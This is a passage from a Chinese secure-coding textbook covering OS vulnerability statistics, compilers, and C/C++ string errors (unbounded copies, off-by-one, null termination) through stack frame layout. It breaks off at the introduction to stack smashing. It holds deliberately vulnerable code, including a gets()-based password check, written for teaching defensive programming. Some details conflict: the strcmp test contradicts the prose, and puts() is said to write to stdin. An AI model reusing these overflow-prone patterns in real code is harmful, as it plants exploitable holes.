工作站、Windows NT Server以及其他产品。

图1-5展示了从1996年7月到2005年1月公布的Windows NT 4.0和Windows 2000所包含的漏洞的数量。两个操作系统共有的漏洞也显示于图中。图1-6则展示了从1998年7月到2004年11月间公布的Windows 98、Windows XP以及它们共有的漏洞的数量。




图1-5 Windows NT 4.0和Windows 2000的漏洞（1996年7月~2005年1月）




图1-6 Windows 98和Windows XP的漏洞（1998年11月~2004年11月）

Linux

Linux是由Linus Torvalds和全世界其他协作者共同创立的UNIX衍生操作系统，它是一种自

由软件。Linux在多种不同的平台上都可以使用，一般主要用在Intel架构的机器上。图1-7展示了2000年3月到2004年12月间公布的Red Hat 6.2和Red Hat 7.1发行版所包含的漏洞数量。




图1-7 Red Hat Linux漏洞 (2000年3月~2004年12月)

1.4.2 编译器

编译器及其相关运行库的选择对程序的安全有着重大的影响。本书中的例子主要针对Windows上的Visual C++和Linux上的GCC两款编译器，下面对它们稍作介绍。

Visual C++

微软Visual C++是Windows平台上占据优势地位的C和C++编译器。Visual C++实际上是一个编译器产品的家族，其中包括Visual C++ 6.0、Visual C++.NET 2002、Visual C++.NET 2003和Visual C++ 2005（本书写作时还是beta版）。这些版本均被广泛使用，它们提供的功能各有不同，包括其提供的安全特性也是如此。大体来说，越新的版本提供的安全特性就越多、越高级。以beta版的Visual C++ 2005为例，实现了ISO/IEC TR 24731规定的功能。

Visual C++.NET 2003（最新的非beta版编译器）在保持与ANSI C标准兼容的同时，还包含了一些微软特有的扩展。尽管它正朝着实现C99标准的目标不断改进，但它们之间仍然存在显著的差别。

GCC

GCC全称是GNU编译器集（GNU Compiler Collection），其中包括C、C++、Objective-C、Fortran、Java以及Ada，以及这些语言对应的库。GCC编译器是Linux平台上的主流C和C++编译器。

GCC支持3个版本的C标准：C89、AMD1和C99。默认情况下，GCC遵循ANSI (ISO C89) 标准加上一些GNU特有的扩展。GCC编译器提供了一个-std编译开关，允许用户在编译C程序

时指定希望遵循的标准。目前，GCC编译器尚不支持C99规范的全集^①。有朝一日当ISO C99的全集都被支持时，ISO C99加上GNU扩展将会成为其新的默认标准。

1.5 本章小结

软件漏洞大都是由常见的软件瑕疵所引起的事实早已不是秘密。对C和C++而言更是如此。这些语言在设计时假设其用户具有一定水平的专业知识，可事实上并非如此。结果导致售出的产品中包含大量的瑕疵，其中一些可能导致软件漏洞。开发者需要对用户发现的漏洞（其中一些是恶意的）作出反应，接着就开始发布补丁和安装补丁的循环周期。然而，补丁的数量实在太多，导致系统管理员并不能及时完成打补丁的工作。甚至有时补丁程序本身也包含安全缺陷。这种针对安全缺陷的反应式策略并不奏效，我们需要一种在早期进行预防和消除安全缺陷的策略。

引起软件安全问题最主要的原因就是软件中的瑕疵，有瑕疵的软件随处可见。那些被广泛使用的操作系统平均每千行代码就有一两个瑕疵，而它们都是由几百万行代码所组成，因此通常都会包含数千个瑕疵[Davis 03]。应用软件的规模虽然没有操作系统那么庞大，但其每千行代码包含的瑕疵数目差不多也是如此。虽然并非每个瑕疵都有安全问题，但是，就算它们导致安全漏洞的比例只有1%或2%，风险也是相当大的。

在最近的一次专访中，SANS Institute主管Alan Paller表达了沮丧之情：“在SANS Institute Top 20 Internet Security排行榜中，都是由于糟糕的代码编写、不严格的测试、马虎的软件工程实践所造成的。这些问题并非如某些外行所想，是什么新出现的风险，它们的技术解决方案都存在，可就是没有得到很好地应用”[Kirwan 04]。

理解漏洞产生的原理和如何进行安全编程对于保护整个互联网以及我们自身免受攻击至关重要。要想减少软件缺陷的数量，需要采用一种以健全的设计原则和有效的质量管理实践为基础的严肃的工程方法。

1.6 阅读材料

AusCERT调查了包含针对整个澳大利亚工业的软件安全威胁，涵盖政府部门和私人企业部门[AusCERT 04]。Bill Fithen及其同事提出了一个更加正式的软件漏洞模型[Fithen 04]。由美国特勤局和CERT/CC主持的ITS（Insider Threat Study，内部人员威胁研究）报告[Randazzo 04]，通过分析威胁的行为和技术特点，提供了对内部人员行为的全面分析。

Bruce Schneier在《Secrets & Lies》[Schneier 04]一书中，对本书中所讨论的有时稍显生僻的软件安全问题的背景，提供了更清晰的解释。

运行安全（Operational security）问题在本书中并未涉及，相关的内容可以查阅《The CERT Guide to System and Network Security Practices》[Allen 01]。Mark G. Graff和Kenneth R. vanWyk的《Secure Coding Principles & Practices》[Graff 03]著作则对软件开发和配置安全之间的关系提供了很好的介绍。

^① 参见<http://gcc.gnu.org/c99status.html>以了解更多的信息。

第2章 字符串

与Dan Plakosh和Jason Rafail合著[⊖]

但是邪物们，裹悲哀之衣袍，
攻击着君王的最高领地。

——埃德加·爱伦·坡
“厄榭府的崩塌”

各种字符串，例如命令行参数、环境变量以及控制台输入，包含了最终用户和软件系统交互的大部分数据，因此安全编程对其给予了特别的关注。图形化和基于Web的应用广泛使用了文本输入域，还有，由于XML这样的标准的存在，程序之间数据交换也越来越多地采用字符串的形式。结果，因字符串表示法、字符串管理以及字符串操作方面的缺陷已经导致广泛的软件漏洞和漏洞利用。

2.1 字符串特征

在软件工程中，字符串是一个基本的概念，但它并不是C或C++的内建类型。C风格的字符串由一个连续的字符序列组成，并以一个空字符（null）作为结束。一个指向字符串的指针实际上就是指向该字符串的起始字符。字符串长度指空字符之前的字节数，字符串的值则是它所包含的按顺序排列的字符序列。

一个宽字符串（wide string）是指以一个空宽字符结尾的连续的宽字符序列。一个指向宽字符串的指针实际上指向该字符串的起始（最低地址处）宽字符；宽字符串的长度指空宽字符前面的宽字符数；而宽字符串的值则是它所包含的按顺序排列的宽字符序列。

C++中的字符串

C风格的字符串在C++程序中仍然是一个常用的数据类型，不过已经有很多创建字符串类的尝试了。大多数C++开发者都曾经写过至少一个字符串类，而且还存在大量的被广泛接受的多种形式的字符串类。C++标准[ISO/IEC 98]已经提供了标准模板类std::basic_string以及针对char和wchar_t类型的实例化std::string和std::wstring。

std::basic_string与C风格的字符串相比，不太容易出错，很少会导致安全漏洞。遗憾的是，C++的字符串类和C风格的字符串不完全匹配。特别是，大多数C++字符串类都被视作一个不可分割的整体（通常按值或引用传递），而现有的C库函数则接受指向以空字符结尾的字符序列的指针作为其参数。对标准的C++字符串类而言，其内部表示并不一定要求以空字符结尾[Stroustrup 97]。其他一些字符串类型，例如Win32的LSA_UNICODE_STRING类型，也同样不以空

[⊖] Daniel Plakosh是SEI NSSP的高级技术成员。Jason Rafail是SEI NSSP技术人员之一。

字符结尾。结果导致对字符串的操作有不同的方式，包括访问字符串中的内容、计算字符串的长度以及判断字符串是否为空等。

除了一些极少数的情况（包括没有字符串字面量^①以及不需要与现有的接受C风格字符串的函数库交互，或者只使用C风格的字符串），实际上一个C++程序中不可避免地会用到多种字符串类型。通常一般局限于使用C风格字符串和一种字符串类，尽管与遗留代码中的各种字符串类打交道往往也是难免的[Wilson 03]。

2.2 常见的字符串操作错误

在C和C++中，使用C风格的字符串编程是很容易产生错误的。最常见的错误有四种，分别是无界字符串复制（unbounded string copy）、差一错误（off-by-one error）、空结尾错误（null termination error）以及字符串截断（string truncation）。

2.2.1 无界字符串复制

无界字符串复制发生于从一个无界数据源复制数据到一个定长的字符数组时（例如，从标准输入读取数据到一个定长的缓冲区中）。如图2-1所示，程序利用gets()函数（第4行）从标准输入读取数据到一个定长的数组，直到遇到一个换行符或者文件结束标志（EOF）为止。

```
1. int main(void) {  
2.     char Password[80];  
3.     puts("Enter 8 character password:");  
4.     gets(Password);  
5.     ...  
6. }
```

图2-1 从标准输入读入无界数据流

对于程序员而言，从无界数据源读入数据是一个有趣的问题。因为事先无法得知用户将会输入多少个字符，因此不可能预先分配一个长度足够的数组。常见的解决方案如图2-1所示，静态分配一个长度远远大于所需的数组。在这个例子中，程序员仅仅期望用户输入8个字符，因此假设80个字节的长度也在情理之中。对于友好的用户而言，这种方式可以很好地工作。但对于那些恶意用户来说，一个定长字符数组的长度很容易就被超过。

复制和连接字符串时也容易出现错误，因为标准strcpy()和strcat()函数执行的都是无界复制操作。如图2-2所示，argv[1]中包含的命令行参数被复制到一个定长的静态数组name中（第3行）。然后静态字符串“=”被连接到name中所包含的argv[1]后面（第4行）。接着第二个命令行参数（argv[2]）又被连接到静态文本后面（第5行）。你能看出在这些字符串复制和连接操作中，哪些可能会导致对静态分配的数组进行越界写吗？当然，答案是“全部”。

^① 字符串字面量是用双引号括起来的零个或多个字符序列（例如“xyz”）。宽字符串字面量与之类似，不过以L开头（例如L“xyz”）。

```
1. int main(int argc, char *argv[]) {  
2.     char name[2048];  
3.     strcpy(name, argv[1]);  
4.     strcat(name, " = ");  
5.     strcat(name, argv[2]);  
6. }
```

图2-2 无界字符串复制和连接

一个简单的解决方案如图2-3所示，利用`strlen()`测试输入字符串的长度然后动态分配内存。第2行代码中对`malloc()`调用确保为`argv[1]`中的命令行参数以及末尾的空字符分配了足够的内存。在Single UNIX Specification第2版兼容系统上，也可以使用`strdup()`函数。`strdup()`函数接受一个字符串指针并返回一个复制的字符串的指针。`strdup()`函数会自动为复制的字符串分配内存。这些内存可以通过将返回的指针传递给`free()`函数而得到回收。

```
1. int main(int argc, char *argv[]) {  
2.     char *buff = (char *)malloc(strlen(argv[1])+1);  
3.     if (buff != NULL) {  
4.         strcpy(buff, argv[1]);  
5.         printf("argv[1] = %s.\n", buff);  
6.     }  
7.     else {  
8.         /* 处理无法获取内存的恢复性的代码*/  
9.     }  
10. return 0;  
11. }
```

图2-3 动态分配

无界字符串复制问题不仅存在于C语言中。举个例子，对于图2-4中的C++程序，如果用户输入多于11个字符，也会导致越界写。

```
1. #include <iostream>  
2. int main(void) {  
3.     char buf[12];  
4.     cin >> buf;  
5.     cout << "echo: " << buf << endl;  
6. }
```

图2-4 从cin中提取字符到字符数组中

标准的`cin`对象是`istream`类的一个实例化。`istream`类提供了一些成员函数，以帮助从数据流缓冲区中读取和解释数据。所有格式化的输入都通过提取操作符`operator>>`进行。C++还定义了非`istream`类成员函数的外部全局`operator>>`重载操作符：

```
istream& operator>> (istream& is, char* str);
```

这个操作符从流中提取字符并将其存入以`str`指向的内存位置为起点的连续位置。当下一个

元素是有效的空白或空字符，或遇到EOF标志时，提取操作结束，并且自动在提取出来的字符串末尾附加一个空字符。

如果其域宽（继承自`ios_base::width`）被设置为大于0，提取操作可以被限制为只提取指定数量的字符（因而避免了可能的越界写）；在这种情况下，提取操作在提取了比由域宽指定的数量少一个字符的时候就会终止，以便为结尾的空字符留出空间。一次提取操作调用结束后域宽被重置为0。

图2-5展示了一个针对图2-4程序的修正版，做法是通过将域宽成员设置为字符数组的长度。

```
1. #include <iostream>
2. int main(void) {
3.     char buf[12];
4.     cin.width(12);
5.     cin >> buf;
6.     cout << "echo: " << buf << endl;
7. }
```

图2-5 使用域宽成员提取字符

2.2.2 差一错误

C风格字符串另一个常见问题是差一错误（off-by-one error）。差一错误与无界字符串复制有相似之处，即都涉及对数组的越界写问题。图2-6所示的程序在微软Visual C++ 6.0上完全可以编译和链接，并且在Windows 2000上运行时也不报错，但它包含了几个差一错误^①。你能找出这个程序中所有差一错误吗？

```
1. int main(int argc, char* argv[]) {
2.     char source[10];
3.     strcpy(source, "0123456789");
4.     char *dest = (char *)malloc(strlen(source));
5.     for (int i=1; i <= 11; i++) { ②
6.         dest[i] = source[i];
7.     }
8.     dest[i] = '\0';
9.     printf("dest = %s", dest);
10. }
```

图2-6 常见的差一缺陷

这个仅有10行代码的简单程序包含如下差一错误：

- `source`字符数组（在第2行声明）为10字节长，但`strcpy()`（第3行）却对其复制了11个字节，包括一个用作结尾的空字符。
- `malloc()`函数（第4行）在堆上分配了长度等于`source`字符串长度的内存。然而，由`strlen()`函数返回的长度值并没有考虑结尾的空字符。

① 本例中多个“差一”错误组合在一起，实际上形成了“差多”的错误。

② 第5行`int i`的声明应放在循环之外，否则第8行代码无效而不仅仅是越界写的问题。——译者注

- for循环中的索引值i(第5行)从1开始，但C中数组的索引值是从0开始的。
- 循环的结束条件(第5行)为 $i \leq 11$ ，这意味着该循环可能比程序员所期望的多迭代一次。
- 第8行的赋值操作也会导致一个越界写问题。

这些错误中，很多都是新手易犯的错误，但经验丰富的程序员也可能犯同样的错误，因为很容易就会开发和部署类似于这个例子的程序，在大多数系统上都可以顺利通过编译并且运行时也不报错。

2.2.3 空结尾错误

当使用C风格字符串时，另一个常见的问题是字符串末尾没有正确的空字符。在图2-7中，静态声明的3个字符数组(a[], b[]和c[])没有成功地为结尾处的空字符分配空间。结果导致，对a的strcpy()操作(第5行)在数组之外写了一个空字符。这视编译器如何分配存储空间而定，这个空字节也许会被第6行的strcpy()所覆盖。倘若果真如此，则现在a指向一个拥有32个字符的数组，而b则指向一个拥有16个字符的数组。针对c的strcpy()操作(第7行)填充c，导致第8行的strcat()也在数组边界外进行写操作(很大程度上是因为b的结尾空字符被第7行对c的strcpy()操作所覆盖了)。

与本章中描述的其他字符串操作错误一样，空结尾错误也很难检测，它们会潜伏在部署好的代码中，直至遇到一组特别的输入而导致发生错误。此外，图2-7中的代码的运行结果还高度依赖于编译器如何分配内存。当在Windows XP上利用微软Visual C++ 2005 Beta 1编译时，程序执行到第8行时崩溃了。有趣的是，同样的程序、同样的环境在调试状态运行则不报任何错误。

```
1. int main(int argc, char* argv[]) {
2.     char a[16];
3.     char b[16];
4.     char c[32];

5.     strcpy(a, "0123456789abcdef");
6.     strcpy(b, "0123456789abcdef");
7.     strcpy(c, a);
8.     strcat(c, b);
9.     printf("a = %s\n", a);
10.    return 0;
11. }
```

图2-7 空结尾缺陷

2.2.4 字符串截断

当目标字符数组的长度不足以容纳一个字符串的内容时，就会发生字符串截断。截断通常发生于读取用户输入或字符串复制时，通常是程序员试图防止缓冲区溢出的结果。尽管没有缓冲区溢出危害那么大，但字符串截断会丢失数据，有时也会导致软件漏洞。举个例子，在图2-5所示的代码中，会将用户输入的多于11个的字符全部截掉。

2.2.5 与函数无关的字符串错误

有很多标准字符串操作函数非常容易出错，包括strcpy()、strcat()、gets()、streadd()、

strcpy()以及strtrns()等。例如，微软Visual C++ 2005已经废弃了好几个这样的函数。

尽管如此，由于C风格字符串实际上就是字符数组，因此，完全有可能在不调用任何函数的情况下做了不安全的字符串操作。图2-8展示了一个简单的C程序，它没有调用任何字符串库函数，然而却包含了一个字符串复制操作导致的缺陷。

这个有缺陷的程序接受一个字符串参数（第1行），并将其复制到buff字符数组（第5~9行），然后打印buff中的内容（第10行）。变量buff被声明为一个128字符长的定长数组（第3行）。如果提供给程序的第一个参数等于或者超过128字符长（请记住还有结尾的空字符），这个程序就会在数组的边界外进行写操作了。显然，消除对危险函数的使用并不能保证你的程序就能够远离安全缺陷。在接下来的几节中，你将会看到这些安全缺陷是如何导致可被利用的漏洞的。

```
1. int main(int argc, char *argv[]) {
2.     int i = 0;
3.     char buff[128];
4.     char *arg1 = argv[1];

5.     while (arg1[i] != '\0') {
6.         buff[i] = arg1[i];
7.         i++;
8.     }
9.     buff[i] = '\0';

10.    printf("buff = %s\n", buff);
11. }
```

图2-8 有缺陷的字符串操作代码

2.3 字符串漏洞

图2-9展示了一个简单的例子程序，它验证用户密码然后决定是否同意他访问。请注意，该程序仅仅是用来演示字符串是如何被使用/误用的，并非密码检查之范本程序。

这个获得密码的程序从main()函数（第8行）开始执行。执行的第一行代码是调用puts()打印出一段字符串字面量（第10行）。在C99标准中，puts()函数被定义为字符输入/输出函数，声明于stdio.h中，其功能是向由stdin所指向的输入流中写入一个字符串并且以换行符（'\n'）结尾。IsPasswordOkay()函数紧接着被调用，从用户那里获取一个密码（第11行）。该函数返回一个布尔值，如果密码有效将返回true，如果无效则返回false。再后面的程序检测PwStatus的值，以决定是否给用户授权或者拒绝用户访问（第12~16行）。

IsPasswordOkay()函数（第1行）使用gets()函数从（stdin所指向的）输入流中读取字符，存储到由Password所指向的数组中，直到遇见EOF标志或者换行符。任何换行符都将被丢弃，并且当最后一个字符被读入数组后，立即会加上一个用作结尾的空字符。string.h头文件中定义的strcmp()函数将由Password所指向的字符串和字符串字面量“goodpass”作比较，如果两者相同，它将返回一个值为0的整数，如果两者不同，则返回值不为0（第4~6行）。IsPasswordOkay()函数在用户输入的密码等于“goodpass”时返回true，main()函数接着以此

为依据决定是否授权用户访问。

图2-10展示了程序分别运行两次的情况。在第一次运行中，用户输入正确的密码，因此被授权访问。第二次运行中，用户输入的密码不正确，因此系统拒绝用户的访问。不幸的是，该程序包含一个安全缺陷，该缺陷允许攻击者绕过密码保护逻辑，直接获得对程序的存取权限。你能识别出这个缺陷吗？

```
1. bool IsPasswordOkay(void) {  
2.     char Password[12];  
  
3.     gets(Password);  
4.     if (strcmp(Password, "goodpass"))  
5.         return(true);  
6.     else return(false);  
7. }  
  
8. void main(void) {  
9.     bool PwStatus;  
  
10.    puts("Enter password:");  
11.    PwStatus = IsPasswordOkay();  
12.    if (PwStatus == false) {  
13.        puts("Access denied");  
14.        exit(-1);  
15.    }  
16.    else puts("Access granted");  
17. }
```

图2-9 获取密码程序




图2-10 程序的执行

2.3.1 安全缺陷

在获得密码程序中，允许攻击者获得未授权访问的安全缺陷是由于对gets()的调用所引起的（第3行）。上面已经提到过，gets()函数从标准输入复制字符串到Password中，直至遇到EOF标志或者换行符。然而，Password数组只能容纳11个字符的密码加上一个结尾的空字符。这个条件就导致如果输入多于11个字符，那么程序就会对Password数组进行越界写，如图2-11所示。这种允许越界写的情况在安全领域中称为缓冲区溢出（buffer overflow）。缓冲区溢出实际上是一个运行时事件。在这个例子中，造成缓冲区溢出发生的原因是一个无界字符串读取。

在进一步了解缓冲区溢出究竟如何造成安全风险之前，我们首先需要对缓冲区溢出和进程内存组织有个大概的了解。




图2-11 数组越界写

2.3.2 缓冲区溢出

当向为某特定数据结构分配的内存空间边界之外写入数据时，即会发生缓冲区溢出。C和C++都容易发生缓冲区溢出问题，因为这两种语言具有以下共同之处：a) 将字符串定义为以空字符结尾的字符数组；b) 未进行隐式的边界检查；c) 提供了未强制性边界检查的标准字符串函数调用。

取决于内存的位置以及溢出的规模，缓冲区溢出可能不会被检测到，但可能会破坏数据，导致程序出现奇怪的行为甚至非正常中止。

缓冲区溢出是一个令人头痛的问题，因为在软件的开发和测试阶段并非总能发现该问题。C和C++编译器在编译过程中并非总能识别可能引发缓冲区溢出的安全缺陷，在运行时也不会报告越界写问题。不过一旦测试数据可以引发一个可检测的溢出，我们就可以使用动态分析工具来发现缓冲区溢出问题。

并非所有的缓冲区溢出都会造成软件漏洞。然而，如果攻击者能够操纵用户控制的输入来利用安全缺陷，那么缓冲区溢出就会导致漏洞了。例如，有一些广为人知的技术可以用于覆写栈帧以执行任意的代码。缓冲区溢出也可以在堆或静态内存区域被利用，做法是通过覆写邻接内存的数据结构。

在我们深入了解这些利用行为之前，理解进程内存是如何组织和管理的是非常必要的。如果你对进程内存组织、执行栈以及堆管理等主题已经非常熟悉，可以直接跳到第2.5节。

2.4 进程内存组织

进程是已载入内存并受操作系统管理的程序实例的名字。

如图2-12a所示，进程的内存一般分为code（代码段）、data（数据段）、heap（堆段）以及stack（栈段）等段。code和text段包含了程序的指令和只读数据。它们可以被标记为只读，而当试图对其对应的内存进行修改时，就会引发错误。^② data段包含了初始化数据、未初始化数

② 只有通过在支持该特许的计算机硬件平台上使用内存管理硬件，或通过安排内存使可写数据不被存储在与只读数据相同的页上时，内存才能被标记为只读的。

据、静态变量以及全局变量。heap段则用于动态地分配进程内存。stack段是一个LIFO（last-in, first-out, 后进先出）数据结构，用于支持进程的执行。




图2-12 进程内存组织

进程内存的精确组织形式依赖于操作系统、编译器、链接器以及载入器。图2-12b和图2-12c展示了UNIX和Win32上可能的进程内存组织形式。

栈管理

栈(stack)通过维护自动的进程状态数据来支持程序的执行。例如，如果一个程序的主例程(main routine)调用了A函数，A又调用了B函数，则B函数最终会将控制权返回给A，A则会接着将控制权返回给主例程。要做到将程序控制返回到正确的位置，就需要将返回地址的序列存储起来。栈很适合做这项工作，因为动态的LIFO数据结构在内存限制允许的情况下可以支持任意层数的嵌套。当调用一个子例程时，调用例程中的下一条将要执行的指令地址被放入栈中。当被调用的子例程返回时，预先存储的返回地址从栈中弹出，程序的执行点就跳到该指定位置上。栈维护的这些信息反映了任何时刻进程的执行状态。

除了返回地址以外，栈还被用来保存子例程的参数以及局部（或自动）变量。帧(frame)指由函数调用引发的推入栈的数据。当前帧的地址被存储到帧或者基址寄存器中。在Intel架构上，ebp^②寄存器就是用作此目的。帧指针在栈中是一个定点的引用。当调用一个子例程时，调用端函数的帧指针同样被推入栈，这样当被调用子例程返回时，帧指针能被重新恢复。

图2-13展示了Visual C++编译调用foo(MyInt, MyStrPtr)所得目标代码的反汇编形式。调用由三个步骤组成：

- 第二个参数被移到eax寄存器中，接着被推入栈（第1行和第2行）。注意mov指令是如何利用ebp寄存器来引用参数以及栈中的局部变量的。
- 第一个参数被移到ecx寄存器中，接着被推入栈（第3行和第4行）。
- call指令将一个返回地址（call语句下一条指令的地址）推入栈，然后将控制转移到foo()函数（第5行）。

② ebp表示扩展的基指针。在IA-32架构中，通过在16位寄存器名字前加上“extended”前缀，来表示其对应的32位寄存器。

```
void foo(int, char *); // 函数原型

int main(int argc, char *argv[]) {
    int MyInt=1; // 位于ebp-8的栈变量
    char *MyStrPtr="MyString"; // 位于ebp-4的栈变量
    ...
    foo(MyInt, MyStrPtr); // 调用foo函数
    1. mov  eax, [ebp-4]
    2. push eax
    3. mov  ecx, [ebp-8]
    4. push ecx
    5. call foo
    6. add  esp, 8
    ...
}
```

图2-13 函数调用反汇编

当控制返回到返回地址时，栈指针（SP）^①被递增8个字节（第6行）。SP指向栈的顶端。栈增长的方向取决于具体架构上的pop和push指令的实现（换言之，取决于对SP是递增还是递减操作）。对于很多流行的架构，包括IA-32、SPARC以及MIPS处理器在内，栈往低地址方向增长。在这些架构的机器上，递增栈指针就意味着从栈中弹出数据。

图2-14展示了调用函数时，被调用端开头所需要执行的指令。push指令（第1行）将保存有指向当前帧指针的ebp寄存器入栈。mov指令（第2行）将函数的帧指针（ebp寄存器）指向当前栈指针。在第3行，函数在栈上为局部变量分配了总共28个字节的空间（LocalChar占24字节，LocalInt占4字节）。

```
void foo (int i, char *name) {
    char LocalChar[24];
    int LocalInt;
    1. push ebp
    2. mov  ebp, esp
    3. sub  esp, 28
    ...
}
```

图2-14 函数开头部分的反汇编

图2-15展示了用于从foo()函数返回的汇编语言指令。这些指令可以看成图2-14中指令的逆序执行形式。栈指针（esp）从帧指针（ebp）中恢复（第1行）。原来的ebp从栈中弹出（第2行）。ret指令从栈中弹出返回地址，并且将控制转移到该位置（第3行）。

```
...
return;
1. mov  esp, ebp
2. pop  ebp
3. ret
}
```

图2-15 函数尾部反汇编

① 在Intel处理器上，栈指针命名为ESP。前缀E表示扩展，以及与16位SP栈指针不同的32位栈指针。

表2-1展示了接收2个参数、拥有2个局部变量的foo()示例栈帧。低地址位于栈顶，因此在表中栈往低地址方向增长。

表2-1 栈帧示例

foo(int i, char* name)			
地址	值	描述	长度
0x0012FF4C	?	最后一个局部变量-整型-LocalInt	4
0x0012FF50	?	第一个局部变量-字符串-LocalChar	24
0x0012FF68	0x12FF80	调用函数的调用帧: main()	4
0x0012FF6C	0x401040	调用函数的返回地址: main()	4
0x0012FF70	1	参数: 第一个参数: MyInt(int)	4
0x0012FF74	0x40703C	参数: 第二个参数: 指向MyString(char*)	4

2.5 栈粉碎

当缓冲区溢出覆写分配给执行栈内存中的数据时，就会导致栈粉碎 (stack smashing)。这种情况会对程序的可靠性和安全性造成严重的后果。stack段的缓冲区溢出使得攻击者能够修改自动变量的值或执行任意的代码。

